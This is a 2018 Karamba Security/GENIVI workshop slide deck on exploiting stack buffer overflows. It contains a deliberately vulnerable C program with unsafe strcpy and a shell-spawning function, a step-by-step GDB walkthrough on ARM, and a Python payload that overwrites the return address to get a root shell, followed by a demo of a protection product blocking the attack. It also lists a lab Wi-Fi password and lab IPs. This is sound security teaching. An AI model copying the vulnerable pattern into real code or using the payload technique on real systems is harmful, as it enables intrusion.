

# Exploiting buffer overflows

---

**Alex Alexandrov, Pavel  
Zhytko**

*Karamba Security*

This work is licensed under a Creative Commons Attribution-Share Alike 4.0 (CC BY-SA 4.0)

GENIVI is a registered trademark of the GENIVI Alliance in the USA and other countries.

Copyright © GENIVI Alliance 2018.

# Stack protector and ASLR

# Stack protector

- Goal: prevent stack smashing by preventing buffer overrun using "stack canary"
- GCC compilation flags `-fstack-protector`, `-fstack-protector-all` or `-fstack-protector-strong`
  - "Which functions should be protected?"
  - *Trade-off*: performance vs security


**Can be bypassed using information leakage vulnerabilities**

# ASLR

- Goal: reduce damage after attacker got execution on stack
- Attacker would normally call `system(...)` by address (**Return-to-libc** attack)
  - Requires a *fixed address* during linking and loading into memory
- OS with Address Space Layout Randomization ensures address is *random* every reboot

**Can be bypassed if information about memory layout is *leaked* or ROP**

# ROP




# Stack overrun attack

# Vulnerable1 code

```
CFLAGS=-Wall -Wextra -fno-stack-protector -g
```

```
1  #include <stdio.h>
2  #include <string.h>
3  #include <stdlib.h>
4
5  void not_called() {
6      printf("Enjoy shell =^_^\n");
7      system("/bin/sh");
8  }
9
10 void foo(char* string) {
11     char buffer[16];
12     strcpy(buffer, string);
13     printf("Hello: %s\n", buffer);
14 }
15
16 int main(int argc, char** argv) {
17     foo(argv[1]);
18     return 0;
19 }
```


# Stack structure





# Exercise

- Connect your PC to “**KarambaDemoWifi**” hotspot (password is **letshack1904**)
- Open Putty (**ssh** on Linux/Mac) and connect (select one of provided **IP addresses**)



The image shows a screenshot of the PuTTY configuration dialog box. The title bar reads "Basic options for your PuTTY session". Below the title bar, there is a section titled "Specify the destination you want to connect to". This section contains two input fields: "Host Name (or IP address)" and "Port". The "Host Name (or IP address)" field contains the text "192.168.10.30" and the "Port" field contains the text "22".

- **Type:** *cd /sbin*
- **Type:** *./vulnerable1 Karamba*
- **Type:** *./vulnerable1 AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA*

# Research bug in GDB

- **Type:** *gdb vulnerable1*
- Look for start address of **foo**. **Type:** *disas main*

```
0x0001052c <+0>:  push   {r11, lr}
0x00010530 <+4>:  add    r11, sp, #4
0x00010534 <+8>:  sub    sp, sp, #8
0x00010538 <+12>: str    r0, [r11, #-8]
0x0001053c <+16>: str    r1, [r11, #-12]
0x00010540 <+20>: ldr    r3, [r11, #-12]
0x00010544 <+24>: add    r3, r3, #4
0x00010548 <+28>: ldr    r3, [r3]
0x0001054c <+32>: mov    r0, r3
0x00010550 <+36>: bl     0x104ec <foo>
0x00010554 <+40>: mov    r3, #0
0x00010558 <+44>: mov    r0, r3
0x0001055c <+48>: sub    sp, r11, #4
0x00010560 <+52>: pop    {r11, pc}
```

- Set relevant break point. **Type:** *break \*0x104ec*

# Research bug in GDB

- **Type:** *run* AAAAAAAAAAAAAAAAAA (16 A's) to fill the buffer. This stops on break point
- **Type:** *disas* to see function assembly code

```
0x000104ec <+0>:    push   {r11, lr}
0x000104f0 <+4>:    add    r11, sp, #4
0x000104f4 <+8>:    sub    sp, sp, #24
0x000104f8 <+12>:   str    r0, [r11, #-24] ; 0xffffffffe8
=> 0x000104fc <+16>:   sub    r3, r11, #20
0x00010500 <+20>:   ldr    r1, [r11, #-24] ; 0xffffffffe8
0x00010504 <+24>:   mov    r0, r3
0x00010508 <+28>:   bl     0x10354 <strcpy@plt>
0x0001050c <+32>:   sub    r3, r11, #20
0x00010510 <+36>:   mov    r1, r3
0x00010514 <+40>:   movw   r0, #1520      ; 0x5f0
0x00010518 <+44>:   movt   r0, #1
0x0001051c <+48>:   bl     0x10348 <printf@plt>
0x00010520 <+52>:   nop    {0}
0x00010524 <+56>:   sub    sp, r11, #4
0x00010528 <+60>:   pop    {r11, pc}
```

# Research bug in GDB

- Set break point after *strcpy* and *printf* calls.
  - **Type:** *break \*0x010524*
- Continue program execution. **Type:** *c*
- Check frame pointer (FP=r11) and return address (LR=link register) positions on stack. **Type:** *info frame*

```
Saved registers:  
r11 at 0x7efffb98, lr at 0x7efffb9c
```

- Check where buffer starts on stack. **Type:** *x buffer*

```
0x7efffb88: 0x41414141 AAAA
```

# Research bug in GDB

- Calculating the distance between LR and buffer gives 20:
- $(LR - \text{buffer}) = 0x7efffb9c - 0x7efffb88 = 0x14 = 20_{10}$
- $20 = 16$  bytes for buffer + 4 bytes for **FP**
- Check buffer start and bytes afterwards on stack up to return address. **Type:** *x/6x buffer*

```
0x7efffb88: 0x41414141 0x41414141 0x41414141 0x41414141
0x7efffb98: 0x7efffb00 0x00010554
```

- **0x10554** – address of next instruction in main function after call

# Research bug in GDB

- Let's overwrite FP and LR with GDB command:
  - Get address of **not\_called** func:
  - **Type:** *p 'vulnerable1.c':not\_called*  

```
$1 = {void ()} 0x104c4 <not_called>
```
  - Overrun FP. **Type:** *set {int}0x7efffb98=0x41414141*
  - Overrun LR. **Type:** *set {int} 0x7efffb9c =0x104c4*
- Verify that overwritten: **Type:** *x/6 buffer*

```
0x7efffb88: 0x41414141 0x41414141 0x41414141 0x41414141
0x7efffb98: 0x41414141 0x000104c4
```

# Research bug in GDB


- Continue and get the shell. Type: c

```
Continuing.  
Enjoy shell =^_^=  
sh-4.3# █
```


- Successfully exploited, but we used GDB **set** command  
=> need to do the same with buffer passed to program

# Summary of attack

Stack before attack



Stack after attack





# Real attack with controlled buffer

- Run binary with Python as an argument:

**Type:** `./vulnerable1 "`python -c "print 'A'*20+'\xc4\x04\x01\x00'"`"`

```
Continuing.  
Enjoy shell =^_^=  
sh-4.3# █
```


- Need Python to support hexadecimal input
- Spray A's starting buffer until reaching return address
- Set the **not\_called** function address as return address using a little endian address (for ARM)

# Karamba In-memory protection

# Karamba protection

- Check the management site to see incidents:

**<http://192.168.1.2>**



The screenshot displays the Karamba protection management interface. At the top, a dark header bar contains the status 'Halted' with a red prohibition icon, the ECU time 'Mar 09 2018 06:43:36', the Server time 'Mar 09 2018 06:43:37', and the incident type 'Type: Code Injection'. Below the header, the main content area is titled 'Details' with a red icon of a bomb with a code symbol. The incident details are as follows:

- Action: Halted
- Incident Type: Code Injection
- Details: In-memory protection blocked the file '/sbin/vulnerable\_demo\_unprotected' due to return address mismatch

The 'Diagnostics' section contains a scrollable text area with the following information:

```
-----GENERAL INFO-----  
Process ID: 702  
Process name: /sbin/vulnerable_demo_unprotected  
Faulting module: /sbin/vulnerable_demo_unprotected  
Parent process ID: 198  
Parent process name: sh  
IP: 0x783c
```

# Thank you!

Visit GENIVI at <http://www.genivi.org> or <http://projects.genivi.org>

Contact us: [help@genivi.org](mailto:help@genivi.org)

This work is licensed under a Creative Commons Attribution-Share Alike 4.0 (CC BY-SA 4.0)  
GENIVI is a registered trademark of the GENIVI Alliance in the USA and other countries.  
Copyright © GENIVI Alliance 2018.

